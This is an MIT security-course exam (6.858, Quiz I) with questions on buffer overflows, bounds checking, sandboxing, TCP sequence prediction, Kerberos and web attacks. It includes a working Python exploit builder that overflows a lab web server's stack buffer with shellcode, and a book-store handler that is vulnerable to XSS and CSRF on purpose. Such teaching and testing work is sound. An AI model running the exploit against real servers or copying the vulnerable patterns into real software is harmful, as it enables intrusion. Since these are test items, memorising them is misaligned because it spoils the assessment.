Department of Electrical Engineering and Computer Science

MASSACHUSETTS INSTITUTE OF TECHNOLOGY

6.858 Fall 2013

Quiz I

You have 80 minutes to answer the questions in this quiz. In order to receive credit you must answer the question as precisely as possible.

Some questions are harder than others, and some questions earn more points than others. You may want to skim them all through first, and attack them in the order that allows you to make the most progress.

If you find a question ambiguous, be sure to write down any assumptions you make. Be neat and legible. If we can't understand your answer, we can't give you credit!

Write your name and submission website email address on this cover sheet.

This is an open book, open notes, open laptop exam.
NO INTERNET ACCESS OR OTHER COMMUNICATION.

Please do not write in the boxes below.

I (xx/11)	II (xx/7)	III (xx/10)	IV (xx/10)	V (xx/7)	VI (xx/14)	VII (xx/35)	VIII (xx/6)	Total (xx/100)

Name:

Submission website email address:

I Lab 1

The following is a working exploit for exercise 2 in lab 1:

```
reqpath = 0xbfffedf8
ebp     = 0xbffff608
retaddr = ebp + 4

def build_exploit(shellcode):
    req = ("GET ////" +
           urllib.quote(shellcode) +
           "x" * (retaddr - reqpath - (len(shellcode)+8)) +
           "yyyy" +
           urllib.quote(struct.pack("I", reqpath+4)) +
           " HTTP/1.0\r\n\r\n")
    return req
```

The stack frame that is being attacked is the following:


```
static void process_client(int fd)
{
    static char env[8192];  /* static variables are not on the stack */
    static size_t env_len;
    char reqpath[2048];
    const char *errmsg;
    int i;

    /* get the request line */
    if ((errmsg = http_request_line(fd, reqpath, env, &env_len)))
        return http_err(fd, 500, "http_request_line: %s", errmsg);

    ...
```

The function `http_request_line` overruns `reqpath`.

1. [11 points]:

The following stack diagram corresponds to the state of the vulnerable web server right after `http_request_line` returns but before `process_client` returns. Fill in this diagram as follows:

- Fill in all stack memory contents that you can determine based on the exploit shown. You must fill in the return address, saved %ebp, contents of the entire reqpath buffer, and anything in between them. You don't need to write down the exact number of "x" bytes.
- Write down the memory addresses (on the left of the stack diagram) for the reqpath buffer, the %ebp register saved by `process_client`, and the return address that `process_client` will use.
- Label the location of the saved %ebp and the return address on the right of the stack diagram, in the way that the reqpath buffer is already labeled.



II Baggy Bounds Checking

Consider the implementation of Baggy Bounds Checking described in the paper (i.e., the 32-bit version of Baggy with slot_size=16) and the following code fragment:

```
 1.  char *p, *q;
 2.  char *a, *b, *c, *d, *e, *f;
 3.
 4.  p = malloc(48);
 5.  q = malloc(16);
 6.
 7.  a = p + 46;
 8.  b = a + 10;
 9.  *b = '\0';
10.  c = b + 10;
11.  d = c + 10;
12.  e = d - 32;
13.  *e = '\0';
14.
15.  p = q;
16.  f = p + 8;
```

Assume that p and q are allocated right after each other, but with the alignment rules that Baggy Bounds Checking uses.

2. [7 points]: Will Baggy Bounds Checking cause an exception at any of the above lines, or will the program terminate without an error? Explain your answer briefly.

A. Program terminates without an error.

B. Program raises an error on line number: ______________

Explanation:

III Lab 2

3. [5 points]: The following fragment shows a few lines from `chroot-setup.sh` to setup the transfer database after implementing privilege separation:

```
python /jail/zoobar/zoodb.py init-transfer
chown -R 61013:61007 /jail/zoobar/db/transfer
chmod -R g-w /jail/zoobar/db/transfer
  ## g stands for group; this maps to clearing 020 in octal
chmod -R o+rw /jail/zoobar/db/transfer
  ## o stands for other; this maps to adding 006 in octal
```

UID 61013 corresponds to the bank service, and GID 61007 corresponds to the dynamic zoobar service.

Can the permissions on the transfer database be set tighter without breaking the functionality of the system? If so, explain how, and explain the attack that can take place if you don't. If not, explain what would break if it were any tighter.

4. [5 points]: Suppose Alyssa has completed lab 2 and her solution passes all the lab tests. Now suppose an adversary can compromise `zookld` after the zoobar web site has been running for a while. What attack can the adversary launch? For example, can the adversary steal zoobars?

IV Native Client

Ben Bitdiddle is designing Native Client for a 32-bit ARM processor instead of x86 (the paper in class was about the x86). For the purposes of this question, let us assume that ARM has fixed-sized instructions (4 bytes long), but does not have the segmentation support (%cs, %ds, etc) that the Native Client on x86 used to constrain loads and stores.

Ben's plan is to insert extra instructions before every computed jump and every computed memory load and store. These extra instructions would `AND` the computed jump, load, or store address with `0x0ffffffc`, meaning clearing out the top 4 bits of the address (and also clear the low two bits, to ensure the address is 4-byte-aligned), and thus constraining the jumps, loads, and stores to the bottom 256 MBytes of the address space. For example, suppose register `%r1` contains a memory address. Loading the value stored at that address into register `%r2` would result in the following instructions (in a pseudo-x86-like instruction set notation):

```
AND %r1, 0x0ffffffc
MOV (%r1), %r2
```

Much as in the Native Client paper, the attack scenario is that Ben's Native Client system will be used to execute arbitrary code that is received from an unknown source over the network, after it passes Ben's verifier.

5. [10 points]: Ben is trying to decide which of Native Client's original constraints are still necessary in his ARM version (see Table 1 in the Native Client paper). In particular, the x86 version of Native Client required all code to be aligned to 32-byte boundaries (see constraint C5 in Table 1 of the Native Client paper). Is it necessary for Ben's verifier check this constraint? Explain why or why not.

V TCP/IP

6. [7 points]: Ben Bitdiddle tries to fix the Berkeley TCP/IP implementation, described in Steve Bellovin's paper, by generating initial sequence numbers using this random number generator:

```
class RandomGenerator(object):
  def __init__(self, seed):
    self.rnd = seed

  def choose_ISN_s(self):
    isn = self.rnd
    self.rnd = hash(self.rnd)
    return isn
```

Assume that Ben's server creates a `RandomGenerator` by passing it a random `seed` value not known to the adversary, that `hash()` is a well-known hash function that is difficult to invert, and that the server calls `choose_ISN_s` to determine the ISN_s value for a newly established connection.

How can an adversary establish a connection to Ben's server from an arbitrary source IP address, without being able to snoop on all packets being sent to/from the server?

VI Kerberos

In a Unix Kerberos implementation, each user's tickets (including the TGT ticket for the TGS service) are stored in a per-user file in `/tmp`. The Unix permissions on this file are such that the user's UID has access to that file, but the group and others do not.

7. [7 points]: Ben Bitdiddle wants to send an email to Alyssa, and to include a copy of the Kerberos paper as an attachment, but because he stayed up late studying for this quiz, he accidentally sends his Kerberos ticket file as an attachment instead. What can Alyssa do given Ben's ticket file? Be precise.

8. [7 points]: Ben Bitdiddle stores his secret files in his Athena AFS home directory. Someone hands Alyssa P. Hacker a piece of paper with the key of the Kerberos principal of `all-night-tool.mit.edu`, which is one of the `athena.dialup.mit.edu` machines. Could Alyssa leverage her knowledge of this key to get access to Ben's secret files? Assume Alyssa *cannot* intercept network traffic. Explain either how she could do so (and in what situations this might be possible), or why it is not possible.

This course makes use of Athena, MIT's UNIX-based computing environment. OCW does not provide access to this environment.

VII Web security

9. [7 points]: Ben Bitdiddle sets up a private wiki for his friends, running on `scripts.mit.edu`, at `http://scripts.mit.edu/~bitdiddl/wiki`. Alyssa doesn't have an account on Ben's wiki, but wants to know what Ben and his friends are doing on that wiki. She has her own web site running on `scripts.mit.edu`, at `http://scripts.mit.edu/~alyssa/`.

How can Alyssa get a copy of a given page from Ben's wiki (say, `http://scripts.mit.edu/~bitdiddl/wiki/Secret`)?

Ben Bitdiddle gives up on the wiki, and decides to build a system for buying used books, hosted at `http://benbooks.mit.edu/`. His code for handling requests to `http://benbooks.mit.edu/buy` is as follows:

```
def buy_handler(cookie, param):
  print "Content-type: text/html\r\n\r\n",

  user = check_cookie(cookie)
  if user is None:
    print "Please log in first"
    return

  book = param['book']
  if in_stock(book):
    ship_book(book, user)
    print "Order succeeded"
  else:
    print "Book", book, "is out of stock"
```

where the `param` argument is a dictionary of the query parameters in the HTTP request (i.e., the part of the URL after the question mark). Assume Ben's cookie handling function `check_cookie` correctly checks the cookie and returns the username of the authenticated user.

10. [7 points]: Is there a cross-site scripting vulnerability in Ben's code? If so, specify the line number that is vulnerable, and explain how Ben should fix it.

11. [7 points]: Is there a cross-site request forgery vulnerability in Ben's code? If so, specify how an adversary could exploit it.

12. [7 points]: Ben decides to port his web application to Django, and use Django's stateless CSRF protection. Explain why he should migrate his web application to a separate domain that's not under `mit.edu`.

13. [7 points]: Ben Bitdiddle moved his book store to `https://www.bitdiddlebooks.com/`, but he needs to use the popular jQuery Javascript library to make his web page interactive. He adds the following line to his web page:

```
<SCRIPT SRC="http://code.jquery.com/jquery-1.9.1.js">
```

Provide at least two reasons for why this is a bad idea from a security perspective.

VIII 6.858

We'd like to hear your opinions about 6.858. Any answer, except no answer, will receive full credit.

14. [2 points]: What aspects of the labs were most time-consuming? How can we make them less tedious?

15. [2 points]: Are there other things you'd like to see improved in the second half of the semester?

16. [2 points]: Is there one paper out of the ones we have covered so far in 6.858 that you think we should definitely remove next year? If not, feel free to say that.

End of Quiz

MIT OpenCourseWare
http://ocw.mit.edu

6.858 Computer Systems Security
Fall 2014

For information about citing these materials or our Terms of Use, visit: http://ocw.mit.edu/terms.